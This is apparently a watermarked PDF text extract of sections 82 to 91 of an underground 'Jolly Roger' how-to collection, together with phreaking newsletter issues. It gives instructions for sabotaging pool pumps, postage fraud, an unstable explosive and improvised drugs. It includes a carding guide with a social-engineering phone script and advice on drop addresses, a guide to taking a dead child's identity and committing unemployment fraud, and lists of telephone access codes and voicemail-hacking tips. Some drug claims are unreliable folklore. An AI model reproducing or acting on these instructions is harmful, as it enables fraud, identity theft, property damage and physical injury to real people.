First of all, you need know nothing about pools. The only thing you need know is what a pool filter looks like. If you don't know that. Second, dress casual. Preferably, in black. Visit your "friends" house, the one whose pool looks like fun!! Then you reverse the polarity of his/her pool, by switching the wires around. They are located in the back of the pump. This will have quite an effect when the pump goes on. In other words. Booooooooooooommm! That's right, when you mix + wires with - plugs, and vice- versa, the 4th of July happens again. Not into total destruction??? When the pump is off, switch the pump to "backwash". Turn the pump on and get the phuck out! When you look the next day, phunny. The pool is dry. If you want permanent damage, yet no great display like my first one mentioned, shut the valves of the pool off. (There are usually 2) One that goes to the main drain and one that goes to the filter in the pool. That should be enough to have one dead pump. The pump must take in water, so when there isn't any... Practical jokes: these next ones deal with true friends and there is *no* permanent damage done. If you have a pool, you must check the pool with chemicals. There is one labeled orthotolidine. The other is labeled alkaline (pH). You want orthotolidine. (It checks the chlorine). Go to your local pool store and tell them you're going into the pool business, and to sell you orthotolidine (a CL detector) Buy this in great quantities if possible. The solution is clear. You fill 2 baggies with this chemical. And sew the bags to the inside of your suit. Next, go swimming with your friend! Then open the bags and look like you're enjoying a piss. And anyone there will turn a deep red! They will be embarrassed so much, Especially if they have guests there! Explain what it is, then add vinegar to the pool. Only a little. The "piss" disappears.

83. Free Postage by The Jolly Roger

The increasing cost of postage to mail letters and packages is bringing down our standard of living. To remedy this deplorable situation, some counter control measures can be applied. For example, if the stamps on a letter are coated with Elmer's Glue by the sender, the cancellation mark will not destroy the stamp: the Elmer's drives to form an almost invisible coating that protects the stamps from the cancellation ink. Later, the receiver of the letter can remove the cancellation mark with water and reuse the stamps. Furthermore, ecological saving will also result from recycling the stamps. Help save a tree. The glue is most efficiently applied with a brush with stiff, short bristles. Just dip the brush directly into the glue and spread it on evenly, covering the entire surface of the stamp. It will dry in about 15 minutes. For mailing packages, just follow the same procedure as outlined above; however, the package should be weighed and checked to make sure that it has the correct amount of postage on it before it is taken to the Post Office. Removing the cancellation and the glue from the stamps can be easily accomplished by soaking the stamps in warm water until they float free from the paper. The stamps can then be put onto a paper towel to dry. Processing stamps in large batches saves time too. Also, it may be helpful to write the word 'Elmer' at the top of the letter (not on the envelope) to cue the receiving party in that the stamps have been protected with the glue. We all know that mailing packages can be expensive. And we also know that the handicapped are sometimes discriminated against in jobs. The Government, being the generous people they are, have given the blind free postal service. Simply address you envelope as usual, and make one modification. In the corner where the stamp would go, write in (or stamp) the words 'FREE MATTER FOR THE BLIND". Then drop you package or letter in one of the blue federal mailboxes. DO NOT TAKE THE LETTER TO THE POST OFFICE, OR LEAVE IT IN YOUR MAILBOX. Sounds very nice of the government to do this, right? Well, they aren't that nice. The parcel is sent library rate, that is below third class. It may take four to five days to send a letter to just the next town. This too is quite simple, but less effective. Put the address that you are sending the letter to as the return address. If you were sending a $20 donation to the pirate's Chest, you would put our address (PO box 644, Lincoln MA 01773) as the return address. Then you would have to be careless and forget to put the stamp on the envelope. A nice touch is to put a bullshit address in the center of the envelope. Again, you MUST drop the letter in a FEDERAL mailbox. If the post office doesn't send the letter to the return address for having no stamp, they will send it back for the reason of "No such address".

Example:

Pirates Chest Dept. 40DD
P.O. Box 644865
Lincol, Ma. 41773

Tom Bullshit
20 Fake Road

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

One last thing you might try doing is soaking a canceled stamp off of an envelope, and gluing it onto one you are sending. Then burn the stamp, leaving a little bit to show that there was one there.

84. Unstable Explosives by The Jolly Roger

Mix solid Nitric Iodine with household ammonia. Wait overnight and then pour off the liquid. You will be left with a muddy substance. Let this dry till it hardens. Now throw it at something!!!!

85. Weird Drugs by The Jolly Roger

Bananas:
Obtain 15 pounds of ripe yellow bananas.
Peel all and eat the fruit. Save the peelings.
Scrape all the insides of the peels with a sharp knife.
Put all the scraped material in a large pot and add water.
Boil 3 or 4 hours until it has attained a solid paste consistency.
Spread paste onto cookie sheets and dry in oven for about 20 minutes. This will result in fine black powder. Usually one will feel the effects after smoking three to four cigarettes.

Cough syrup:
Mix Robitussion AC with an equal amount of ginger ale and drink. The effect are sedation and euphoria. Never underestimate the effects of any drug! You can OD on cough syrup!

Toads:
Collect five to ten toads, frogs will not work. The best kind are tree toads.
Kill them as painlessly as possible, and skin immediately.
Allow the skins to dry in a refrigerator four to five days, or until the skins are brittle.
Now crush the skins into powder and smoke. Due to its bad taste you can mix it with a more fragrant smoking medium.

Nutmeg:
Take several whole nutmegs and grind them up in an old grinder.
After the nutmegs are ground. Place in a mortar and pulverize with a pestle.
The usual dosage is about 10 or 15 grams. A larger dose may produce excessive thirst, anxiety, and rapid heart beat, but hallucinations are rare.

Peanuts:
Take 1 pound of raw peanuts (not roasted.)
Shell them, saving the skins and discarding the shells.
Eat the nuts.
Grind up the skins and smoke them.

86. The Art of Carding by The Jolly Roger

Obtaining a credit card number: There are many ways to obtain the information needed to card something. The most important things needed are the card number and the expiration date. Having the card-holders name doesn't hurt, but it is not essential. The absolute best way to obtain all the information needed is by trashing. The way this is done is simple. You walk around your area or any other area and find a store, mall, supermarket, etc., that throws their garbage outside on the sidewalk or dumpster. Rip the bag open and see if you can find any carbons at all. If you find little shreds of credit card carbons, then it is most likely not worth your time to tape together. Find a store that does not rip their carbons at all or only in half. Another way is to bullshit the number out of someone. That is call them up and say "Hello, this is Visa security and we have a report that your card was stolen." They will deny it and you will try to get it out of them from that point on. You could say, "It wasn't stolen? Well what is the expiration date and maybe we can fix the problem.... OK and what is the number on your card?.....Thank you very much and have a nice day." Or think of something to that degree. Another way to get card numbers is through systems such as TRW and CBI, this is the hard way, and probably not worth the trouble, unless you are an expert on the system. Using credit card numbers posted on BBS's is risky. The only advantage is that there is a good chance that other people will use it, thus decreasing the chances of being the sole-offender. The last method of getting numbers is very good

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

also. In most video rental stores, they take down your credit card number when you join to back-up your rentals. So if you could manage to steal the list or make a copy of it, then you are set for a LONG time. Choosing a victim: Once you have the card number, it is time to make the order. The type of places that are easiest to victimize are small businesses that do mail order or even local stores that deliver. If you have an ad for a place with something you want and the order number is NOT a 1-800 number then chances are better that you will succeed.

Ordering
When you call the place up to make the order, you must have several things readily at hand. These are the things you will need: A name, telephone number, business phone, card number (4 digit bank code if the card is MasterCard), expiration date, and a complete shipping and billing address. I will talk about all of these in detail. A personal tip: When I call to make an order, it usually goes much smoother if the person you are talking to is a woman. In many cases they are more gullible than men. The name: You could use the name on the card or the name of the person who you are going to send the merchandise to. Or you could use the name on the card and have it shipped to the person who lives at the drop (Say it is a gift or something). The name is really not that important because when the company verifies the card, the persons name is never mentioned, EXCEPT when you have a Preferred Visa card. Then the name is mentioned. You can tell if you have a Preferred Visa card by the PV to the right of the expiration date on the carbon. No phone all day long waiting for the company to call (Which they will), then the phone number to give them as your home-phone could be one of the following: A number that is ALWAYS busy, a number that ALWAYS rings, a payphone number, low end of a loop (and you will wait on the other end), or a popular BBS. NEVER give them your home phone because they will find out as soon as the investigation starts who the phone belongs to. The best thing would be to have a payphone call forward your house (via Cosm The business number.) When asked for, repeat the number you used for your home phone. Card number: The cards you will use will be Visa, Mastercard, and American Express. The best is by far Visa. It is the most straight-forward. Mastercard is pretty cool except for the bank code. When they ask for the bank code, they sometimes also ask for the bank that issued it. When they ask that just say the biggest bank you know of in your area. Try to avoid American Express. They tend to lead full scale investigations. Unfortunately, American Express is the most popular card out. When telling the person who is taking your call the card number, say it slow, clear, and with confidence. e.g. CC# is 5217-1234-5678-9012. Pause after each set of four so you don't have to repeat it. Expiration date: The date must be at LEAST in that month. It is best to with more than three months to go. The address: More commonly referred to as the 'drop'. Well the drop can range from an abandoned building to your next door neighbors apartment. If you plan to send it to an apartment building then be sure NOT to include an apartment number. This will confuse UPS or postage men a little and they will leave the package in the lobby. Here is a list of various drops: The house next door whose family is on vacation, the apartment that was just moved out of, the old church that will be knocked down in six months, your friends house who has absolutely nothing to do with the type of merchandise you will buy and who will also not crack under heat from feds, etc.. There are also services that hold merchandise for you, but personally I would not trust them. And forget about P.O. Boxes because you need ID to get one and most places don't ship to them anyway. Other aspects of carding: Verifying cards, seeing if they were reported stolen. Verifying cards: Stores need to verify credit cards when someone purchases something with one. They call up a service that checks to see if the customer has the money in the bank. The merchant identifies himself with a merchant number. The service then holds the money that the merchant verified on reserve. When the merchant sends in the credit card form, the service sends the merchant the money. The service holds the money for three days and if no form appears then it is put back into the bank. The point is that if you want to verify something then you should verify it for a little amount and odds are that there will be more in the bank. The good thing about verification is that if the card doesn't exist or if it is stolen then the service will tell you. To verify MasterCard and Visa try this number. It is voice: 1-800-327-1111 merchant code is 596719. Stolen cards: Mastercard and Visa come out with a small catalog every
week where they publish EVERY stolen or fraudulently used card. I get this every week by trashing the same place on the same day. If you ever find it trashing then try to get it every week. Identifying cards: Visa card numbers begin with a 4 and have either 13 or 16 digits. MasterCard card numbers begin with a 5 and have 16 digits. American Express begins with a 3 and has 15 digits. They all have the formats of the following:

3xxx-xxxxxx-xxxxx American Express
4xxx-xxx-xxx-xxx Visa
4xxx-xxxx-xxxx-xxxx Visa
5xxx-xxxx-xxxx-xxxx MasterCard

Gold cards: A gold card simply means that credit is good for $5000. Without a gold card, credit would be normally $2000. To recognize a gold card on a carbon there are several techniques:
American Express-none.
Visa-PV instead of CV.

Note-When verifying a PV Visa, you have to have the real name of the cardholder.
Mastercard-An asterisk can signify a gold card, but this changes depending when the card was issued. I am going to type out a dialog between a carder and the phone operator to help you get the idea.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Operator: "Over-priced Computer Goods, may I help you?"
Carder: "Hi, I would like to place an order please."
Operator: "Sure, what would you like to order?"
Carder: "400 generic disks and a double density drive."
Operator: "Ok, is there anything else?"
Carder: "No thank you, that's all for today."
Operator: "Ok, how would you like to pay for this? MasterCard or Visa?"
Carder: "Visa."
Operator: "And your name is?"
Carder: "Lenny Lipshitz." (Name on card)
Operator: "And your Visa card number is?"
Carder: "4240-419-001-340" (Invalid card)
Operator: "Expiration date?"
Carder: "06-92."
Operator: "And where would you like the package shipped to?"
Carder: "6732 Goatsgate Port. Paris, Texas, 010166."
Operator: "And what is your home telephone number?"
Carder: "212-724-9970" (This number is actually always busy)
Operator: "I will also need your business phone number in case we have to reach you."
Carder: "You can reach me at the same number. 212-724-9970"
Operator: "O.K. Thank you very much and have nice day."
Carder: "Excuse me, when will the package arrive?"
Operator: "In six to seven days UPS."
Carder: "Thanks a lot, and have a pleasant day."

Now you wait 6-7 days when the package will arrive to the address which is really a house up for sale. There will be a note on the door saying, "Hello UPS, please leave all packages for Lenny Lipshitz in the lobby or porch. Thanks a lot, Lenny Lipshitz" (Make the signature half-way convincing)

87. Recognizing credit cards by The Jolly Roger

[Sample: American Express]
XXXX XXXXXX XXXXX
MM/Y1 THRU MM/Y2 Y1
John Doe AX

Explanation:
The first date is the date the person got the card, the second date is the expiration date, after the expiration date is the same digits in the first year. The American Express Gold has many more numbers (I think 6 8 then 8). If you do find a Gold card keep it for it has a $5000.00 backup even when the guy has no money!

[Sample: Master Card]
5XXX XXXX XXXX XXXX
XXXX AAA DD-MM-YY MM/YY
John Doe.

Explanation:
The format varies, I have never seen a card that did not start with a 5XXX there is another 4 digits on the next line that is sometimes asked for when ordering stuff, (and rarely a 3 digit letter combo (e. ANB). The first date is the date the person got the card and the second date is the expiration date. Master Card is almost always accepted at stores.

[Sample: VISA]
XXXX XXX(X) XXX(X) XXX(X)
MM/YY MM/YY*VISA
John Doe

Explanation:
Visa is the most straight forward of the cards, for it has the name right on the card itself, again the first date is the date he got the card and the second is the expiration date. (Sometimes the first date is left out). The numbers can either be 4 3 3 3 or 4 4 4 4. Visa is also almost always accepted at stores, therefore, the best of cards to use.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

88. How To Create A New Identity by The Walking Glitch

You might be saying, "Hey Glitch, what do I need a new identity for?" The answer is simple. You might want to go buy liquor somewhere, right? You might want to go give the cops the false name when you get busted so you keep your good name, eh? You might even want to use the new identity for getting a P.O. Box for carding. Sure! You might even want the stuff for renting yourself a VCR at some dickless loser of a convenience store. Here we go: Getting a new ID isn't always easy, no one said it would be. By following these steps, any bozo can become a new bozo in a couple of weeks.

STEP 1

The first step is to find out who exactly you'll become. The most secure way is to use someone's ID who doesn't use it themselves. The people who fit that bill the best are dead. As an added bonus they don't go complaining one bit. Go to the library and look through old death notices. You have to find someone who was born about the same time as you were, or better yet, a year or two older so you can buy booze, etc. You should go back as far as you can for the death because most states now cross index deaths to births so people can't do this in the future. The cutoff date in Wisconsin is 1979, folks in this grand state gotta look in 1978 or earlier. Anything earlier there is cool. Now, this is the hardest part if you're younger. Brats that young happen to be quite resilient, taking falls out of three story windows and eating rat poison like its Easter candy, and not a scratch or dent. There ain't many that die, so ya gotta look your ass off. Go down to the library and look up all the death notices you can, if it's on microfilm so much the better. You might have to go through months of death notices though, but the results are well worth it. You gotta get someone who died locally in most instances: the death certificate is filed only in the county of death. Now you go down to the county courthouse in the county where he died and get the death certificate, this will cost you around $3-$5 depending on the state you're in. Look at this hunk of paper, it could be your way to vanish in a cloud of smoke when the right time comes, like right after that big scam. If You're lucky, the slobs parents signed him up with social security when he was a snot nosed brat. That'll be another piece of ID you can get. If not, that's Ok too. It'll be listed on the death certificate if he has one. If you're lucky, the stiff was born locally and you can get his birth certificate right away.

STEP 2

Now check the place of birth on the death certificate, if it's in the same place you standing now you're all set. If not, you can mail away for one from that county but its a minor pain and it might take a while to get, the librarian at the desk has listings of where to write for this stuff and exactly how much it costs. Get the Birth certificate, its worth the extra money to get it certified because that's the only way some people will accept it for ID. When you're getting this stuff the little forms ask for the reason you want it, instead of writing in "Fuck you", try putting in the word "Genealogy". They get this all the time. If the Death certificate looks good for you, wait a day or so before getting the certified birth certificate in case they recognize someone wanting it for a dead guy.

STEP 3

Now your cooking! You got your start and the next part's easy. Crank out your old Dot matrix printer and run off some mailing labels addressed to you at some phony address. Take the time to check your phony address that there is such a place. Hotels that rent by the month or large apartment buildings are good, be sure to get the right zip code for the area. These are things that the cops might notice that will trip you up. Grab some old junk mail and paste your new labels on them. Now take them along with the birth certificate down to the library.

Get a new library card. If they ask you if you had one before say that you really aren't sure because your family moved around a lot when you were a kid. Most libraries will allow you to use letters as a form of ID when you get your card. If they want more give them a sob story about how you were mugged and got your wallet stolen with all your identification. Your card should be waiting for you in about two weeks. Most libraries ask for two forms of ID, one can be your trusty Birth Certificate, and they do allow letters addressed to you as a second form.

STEP 4

Now you got a start, it isn't perfect yet, so let's continue. You should have two forms of ID now. Throw away the old letters, or better yet stuff them inside the wallet you intend to use with this stuff. Go to the county courthouse and show them what nice ID you got and get a state ID card. Now you got a picture ID. This will take about two weeks and cost about $5, its well worth it.

STEP 5

If the death certificate had a social security number on it you can go out and buy one of those metal SS# cards that they sell. If

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

it didn't, then you got all kinds of pretty ID that shows exactly who you are. If you don't yet have an SS#, Go down and apply for one, these are free but they could take five or six weeks to get, Bureaucrats you know... You can invent a SS# too if you like, but the motto of 'THE WALKING GLITCH' has always been "Why not excellence?".

STEP 6

If you want to go whole hog you can now get a bank account in your new name. If you plan to do a lot of traveling then you can put a lot of money in the account and then say you lost the account book. After you get the new book you take out all the cash. They'll hit you with a slight charge and maybe tie-up your money some, but if you're ever broke in some small town that bank book will keep you from being thrown in jail as a vagrant.

ALL DONE?

So kiddies, you got ID for buying booze, but what else? In some towns (the larger the more likely) the cops if they catch you for something petty like shoplifting stuff under a certain dollar amount, will just give you a ticket, same thing for pissing in the street. That's it! No fingerprints or nothing, just pay the fine (almost always over $100) or appear in court. Of course they run a radio check on your ID, you'll be clean and your alter-ego gets a blot on his record. Your free and clear. That's worth the price of the trouble you've gone through right there. If your smart, you'll toss that ID away if this happens, or better yet, tear off your picture and give the ID to someone you don't like, maybe they'll get busted with it. If you're a working stiff, here's a way to stretch your dollar. Go to work for as long as it takes to get unemployment and then get yourself fired. Go to work under the other name while your getting the unemployment. With a couple of sets of ID, you can live like a king. These concepts for survival in the new age come to you compliments of THE WALKING GLITCH.

89. Remote Informer Issue #2 by Tracker, Norman Bates, and Ye Cap'n

Raggers and Braggers

This section is to make you aware of well-known raggers and braggers. Since this is the first time this section is being printed, we will tell you what classifies people as raggers and braggers. In the future issues the top raggers and braggers will be listed in this newsletter to let the SysOps know who not to let on their board, or to atleast keep an eye on. A ragger is someone who will put someone else down for something. The person might post a message asking a novice question about hacking and phreaking, or may say something that is completely wrong, and a ragger will put the other person down for he said, posted, etc. The ones that usually classify in this category are the ones that think they know it all and consider themselves right no matter what anyone says. Most of the users that use codes and consider themselves a master phreaker usually become raggers.

A bragger is someone who either does or thinks he does know everything, and puts it upon himself to tell the whole world that he knows it all. This person is also one who thinks he is better than everyone else and he believes he is Elite, and no one else is. People who tend to do this are those who have, for some reason, become well-known in the underworld, and as a result become a bragger. Those usually not too well-known will not tend to brag as much as those who think everyone would love to be their friend and be like them.

As a well-known ragger and bragger, The Toad, learned that it does not help to be one or both of those. He has since changed and is now easily accepted by most. Most people disliked him because others they knew had said something bad about him. This is called peer pressure and is a bad influence to those who are new to the underworld. I would suggest in the future, to not judge someone by what others say, but rather by how they act around/to you. The current most popular Atarian that classifies as a ragger and a bragger is Ace of Aces, and is well-hated by many users and SysOps, since he tends to put down anything anyone says and considers himself the best at writing hacking programs. He is commonly referred to as Ass of Asses and Ass of Assholes. Even holding an open mind about this guy, you would soon come to find that what others said coincides with what you see from him.

A New 950 has arrived!

LDDS, who as mentioned above bought out TMC, is installing a new 950 port to most major cities. By the time you read this, it should be in almost every area that supports 950 ports. The number is 950-1450. This port will dial 976 numbers, but not 700, 800, or 900 numbers. The dialing method for LDDS is: 7 digit code, then even if the code is bad it will give you a dial tone. Then dial the area code plus the number. If you have a bad code it will simply say your call cannot be completed as it was dialed. There is a default code used on the system that currently works. The code is simply, 1234567. I have seen codes from 5 different companies and they all are in the format of 00xxxxx. I do not know what type of software they use, but I will know by the next issue exactly what they place on the bills. This could be the answer to a lot of people's problems with fear of Sprint and ITT, especially AllNets. Just remember, Tracker is the one who found this, and all information about it. If someone is seen saying they found this, then they will be listed in the next issue which will contain an article on leeches.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Mailbox Systems

Mailbox systems are the link between information and the underworld. If you have ever called one, then you will know the advantages of having one, especially the ones that are open to whole underworld, rather than just a select few. There are two types of mailbox systems that are widely used. The first type we will talk about is the multiple mailbox systems, or commonly referred to as message systems. These systems have several mailboxes set up on one number. Usually, you can access other mailboxes from that number by pressing '*' or '#'. Sometimes you just enter the mailbox number and you are connected. These are the safest systems to use to protect information from US Sprint and other long distance companies. Since US Sprint and other companies call the destination numbers, it is safer to have 800 mailbox systems, and most of the time, the multiple mailbox systems are on 800 numbers. The passcode on these systems can vary in length and can be accessed by several different methods, so it is impossible to explain exactly how to hack these systems.

The other type is the single mailbox system. These are usually set up in a reserved prefix in an area code. (Ex: 713-684-6xxx) These systems are usually controlled by the same type of hardware/software. To access the area where you enter the passcode, just hit '0' for a second or so. The passcodes are four (4) digits long. The only way to hack these is manually. The best thing you could do is to find one that does not have a recording from a person, but just the digitized voice. If you hack one that someone already owns, they will report it and it will not last as long.

Here is a list mailboxes or prefixes to help you get started

SingleMultipleNameDigits213-281-8xxx212-714-2770 3213-285-8xxx216-586-5000 4213-515-2xxx415-338-7000Aspen Message System3214-733-5xxx714-474-2033Western Digital 214-855-6xxx800-222-0651Vincent and Elkins4214-978-2xxx800-233-8488 3215-949-2xxx800-447-8477Fairylink7312-450-8xxx800-521-5344 3313-768-1xxx800-524-2133RCA4405-557-8xxx800-527-0027TTE TeleMessager6602-230-4xxx800-632-7777Asynk6619-492-8xxx800-645-7778SoftCell Computers4713-684-6xxx800-648-9675Zoykon4 800-847-0003Communications World3

90. Remote Informer Issue #3 by Tracker, Ye Cap'n, Norman Bates

Introduction

It's been a month now, and A LOT has happened. So much, in fact, that the information will be split into several issues. This should be no shock since I mentioned in the first issue that we may put several issues out sometimes. I want to congratulate the readers for finally contributing to the newsletter. This first two issues were all on information that I, myself, obtained. Several people gave me information for these issues, and their handle and information is included in the articles.

ITT has 9 digits!

For those of you who did not know this, ITT has nine digit codes. They are said to give better connections to some extent. This info was originally given to us by Party Beast.

Phreaky Phones Go Down!

The famed Phreaky Phones are down again. Modem Man, the original person that started them, has said that they will be down until further notice. In the meantime, other independent boxes are being started. A listing can be made of current ones on request.

Magnus Adept Gets Busted

Fellow Atarian and well-known phreak Magnus Adept got caught by MCI. Details of the how, when, and where are not known at this time. He got caught with 150 codes and may have to pay up to 50 dollars for each code.

Sprint Codes Are Dying Fast!

Sprint codes are hard to get and when they are obtained, they tend to die rather quickly. Phreakers have been saying that the 950-0777 port is dead, but on the contrary, it is still available in states that are not highly abused by phreaks. Here again, rumors are being spread.

The Best BBS of the Month

Starting from now on, we will have a BBS of the month. We will choose a BBS, regardless of computer type, and look at the user participation in phreak related matters, as well as quality discussions on the various illegal topics. A BBS can remain the BBS of the month as long as they reside above the rest of the BBS systems. Even though we will sometimes bring out more than one issue in a month, the board will remain BBS of the month until the first issue in the next month comes out.

This month's BBS of the month is FBI PirateNet. We chose this board because of the large numbers of posts in the bases, and not only information, but discussions as well, with a minimum number of posts from raggers and braggers. The number for it

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

is 516-661-7360. The Sysop of FBI PirateNet is The Phantom, not to be confused with an earlier NARC.

US Sprint Expected to Trim Staff, Consolidate Divisions

New York -- US Sprint Communications Corp., the troubled long distance carrier, is expected to announce soon that it will cut its work force by several hundred people and reduce its seven regional divisions to 3 operating groups, sources familiar with the company said.

The company's Pacific division is based in Burlingame, CA. The layoffs and reorganization are part of a plan by US Sprint's new president, Robert H. Snedaker, to reduce heavy operating losses, which analysts expect to reach more than $800 million this year.

Snedaker replaced Charles M. Slibo, who was forced to resign in July because losses were running much higher than the parent companies had expected. Problems with the company's computerized billing system also contributed to Skibo's ouster. US Sprint is owned and operated by the GTE Corp. and United TeleCom.

According to sources close to Snedaker, who was vice chairman and chief operating officer of United TeleCom, he is planning to consolidate the company's 7 divisions, which operate in the same geographical regions as the seven regional Bell operating companies, into 3 divisions.

The rationale for the move, according to industry analysts, is that the company will need a much smaller work force once it begins handling all it's phone traffic on it's new fiber optic network, which can carry a greater number of telephone calls at less cost. Company officials have said that they expect to have most of the traffic on the network by early next year. One source said that there would be more than one round of layoffs in the coming months and that the company ultimately plans to reduce its 14,000 member work force by 15 percent.

Several top managers are expected to resign as soon as US Sprint centralizes its marketing and support operations as its headquarters in Kansas City, MO., according to a report in the latest issue of Business Week magazine.

A spokesman for US Sprint said on Friday that the company would not comment on the rumors. The company is the nation's third largest long distance company, after the American Telephone and Telegraph Co. (AT&T) and MCI Communications Co.

Last year, Washington based MCI undertook a similar reorganization in which it posted a $502« million loss to write down old inventory and restructure operations.

Analysts said that is US Sprint is to turn a profit, the company must increase its market share. "To do this, US Sprint must gain more large business customers, which account for about 80 percent of industry revenues," said Robert B. Morris III, Securities in San Francisco.

Morris said that by using a slick marketing campaign to differentiate its all-fiber telephone network from those of competitors, US Sprint more than doubled its customer base last year. But "most of these customers were residential and small business users that added little to Sprint's bottom line," he added. "If the company expects to be profitable, it will have to concentrate on providing the best service to volume users."

Secret Service Cracks Down on Teen Hackers

Mount Lebanon, PA -- The US Secret Service and local police departments have put a scare into the hacker community with a nationwide crackdown on computer crime that has resulted in the arrests of teenage hackers in at least three cities.

"People who monitor the bulletin boards say there are a lot of nervous hackers out there, wondering who will be arrested next," says Ronald E. Freedman, vice-president of Advanced Information Management, a Woodbridge, VA base computer security firm.

Nine teenagers from Mount Lebanon Junior-Senior High School near Pittsburg, PA, were arrested recently and charged with computer fraud. The juveniles allegedly used home computers to gain illegal access to a credit card authorization center. They obtained valid credit card numbers and used them to purchase thousands of dollars worth of mail order merchandise, the police said.

Freedman says it appears the hackers used some relatively sophisticated techniques in the scheme, including specially written software that enabled them to bypass security controls and navigate through credit records to obtain key information.

Police officials say that the hackers also obtained access codes from pirate bulletin board systems to make free long distance calls and gain access to various business and government computers.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

The arrests were the result of a 6 week investigation by the Secret Service and the Mount Lebanon police. The police were tipped off by parents who were suspicious about how their son managed to obtain a skateboard valued at $140.

The Secret Service was also involved in investigations that led to the arrests of several hackers in San Francisco and New York last July.

Secret Service spokesman William Corbett says that although some reports have portrayed the hackers as part of a national crime ring, the cases are unrelated. "It's just that a few of these computers hacking cases came to a head at about the same time," he says.

Federal Legislation enacted in 1984 gives the Secret Service, part of the Department of the Treasury, a major role in investigating computer crimes. Under the federal Computer Fraud and Abuse Act of 1986, computer fraud is a felony that carries a maximum penalty of 5 years for the first offense, and 10 years for the second. Displaying unauthorized passwords on hacking bulletin boards carries a maximum penalty of 1 year in prison for the first offense, and 10 years for the second.

German Teens Crack NASA
Washington, D.C. -- A group of West German teenagers from the Chaos Computer Club penetrated a NASA network recently, saying they were doing it to "test the security."

What they got into was SPAN Net, a computer network with about 700 notes, which is actually based at the Goddard Space Center in Maryland. All that's in there is unclassified data, space science information, and post-flight data analysis. "Anyone with NASA related research can apply for access to SPAN" says a spokesman, who adds that the network runs on DEC VAX hardware. "We picked up three attempts to gain access and put in security precautions so it wouldn't happen." His personal opinion is, "We're happy that they couldn't get back in, and decided to go public." He also added that NASA has many other networks, many of the classified and "probably impenetrable. But I do not want to challenge anybody."

How'd they get in? Probably they got a West German NASA licensee, which gave them a visitor's pass, then they created new passwords with unlimited security for themselves, after which getting around the network was easy.

91. Remote Informer Issue #4 by Tracker, Norman Bates, Ye Cap'n

Switching Systems
There are currently three different forms of switching systems that are present in the United States today. Step by Step (SxS), Crossbar, and the Electronic Switching System (ESS) make up the group. Phreaks have always been a little tentative when it comes to "doing their work" once they have heard about effects of switching systems on their hobby. After researching this topic, I have found that there really is not that much to be worried about. Read on, while I share with you information which I have compiled about all of these switching systems and their distinct features.

The first switching system that was used in the country was called Step by Step. This was adopted in 1918 by Bell, and until 1978, they had over 53% of all their exchanges using Step by Step (SxS). This system is known for it's long, confusing train of switches that are used for its step by step switching.

Step by Step has many disadvantages to phone users. The switch train becomes jammed fairly often, and it causes calls to be blocked. Also, SxS does not allow the use of DTMF dialing. This accounts for some of the areas in the United States that cannot have touch tone dialing abilities. A tremendous amount of electricity and maintenance needs to accompany the SxS switching system, which makes it even more impratical. All in all, this is probably the most archaic switching system around.

There are a number of ways to see if you are on SxS. You will notice that there are no pulsing digits after dialing. Most sources say that the phone company will sound like many typewriters. SxS does not offer features such as speed calling, call forwarding, three-way calling, call waiting, and other such services. Pay phones on SxS also will want your money before you receive a dial tone. This adds to the list of disadvantages labeled to that of the Step by Step switching systems.

Another type of switching system that is prevalent in the United States is Crossbar. Crossbar has been Bell's primary switcher after 1960, and three types of it exists. Number 1 Crossbar (1xB), Number 4 Crossbar (4xB), and the Number 5 Crossbar (5xB). In Crossbar, a switching matrix is used for all the phones in an area, and when someone calls, the route is determined and is met up with the other phone. This matrix is set-up in horizontal and vertical paths. Unlike other switching systems, in my research, I could not come up with any true and definite distinguishing features of the Crossbar switching systems.

The Electronic Switching System (ESS) is yet another switching system used in the United States and the most used of all

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

three switching systems. ESS is an extremely advanced and multi-faced type of switching system, and is feared by marauders of the phone company everywhere. With ESS, your phone company is able to know every digit dialed (including mistakes), who you call, when you called, and how long you were connected. ESS is also programmed to print out the numbers of people who make excessive calls to WATS numbers (800 services) or directory assistance. This feature of ESS is called 800 Exceptional Calling Report, and has spelled the end of some forms of continuous code hacks to certain extenders. ESS can also be programmed to print logs of who called and abused certain numbers as well. Everything is kept track of in its records.

The aforementioned facts show that ESS has made the jobs of organizations such as the FBI, NSA, and other phone company security forces easier. Tracing can be done in a matter of microseconds, and the result will be conveniently printed out on the monitor of a phone company officer. ESS is also programmed to pick up any "foreign tones" on the phone line such as the many varied tones emulated by boxes.

ESS can be identified by a few features common in it. The 911 emergency service is covered in the later versions of ESS. Also, you are given the dial tone first when using a pay phone unlike that of SxS. Calling services like call forwarding, speed calling, and call waiting are also common to ESS. One other feature common to ESS is ANI (Automatic Number Identification) for long distance calls. As you can see, ESS is basically the zenith of all switching systems, and it will probably plague the entire country by the early 1990's. Soon after, we should be looking forward to a system called CLASS. This switching system will contain the feature of having the number of the person that is calling you printed out on your phone.

What have I concluded about these switching systems? Well, they are not good enough. I know a few people employed by the phone company, and I know for a fact that they do not have enough time these days to worry about code users, especially in large, metropolitan areas. So, I will go out on a limb here, and say that a large portion of people will never have to worry about the horrors of ESS.

New Gizmo Can Change Voice Gender

The most amazing device has turned up in the new Hammacher Schlemmer catalog: the telephone voice gender changer. What it does is change the pitch of your voice from, say, soprano to bass -- a most efficient way to dissuade an obscene phone caller just as he's getting warmed up. That is not the same as running a 45 rpm. record at 33. In digital conversion, the pitch can be changed without altering the speed.

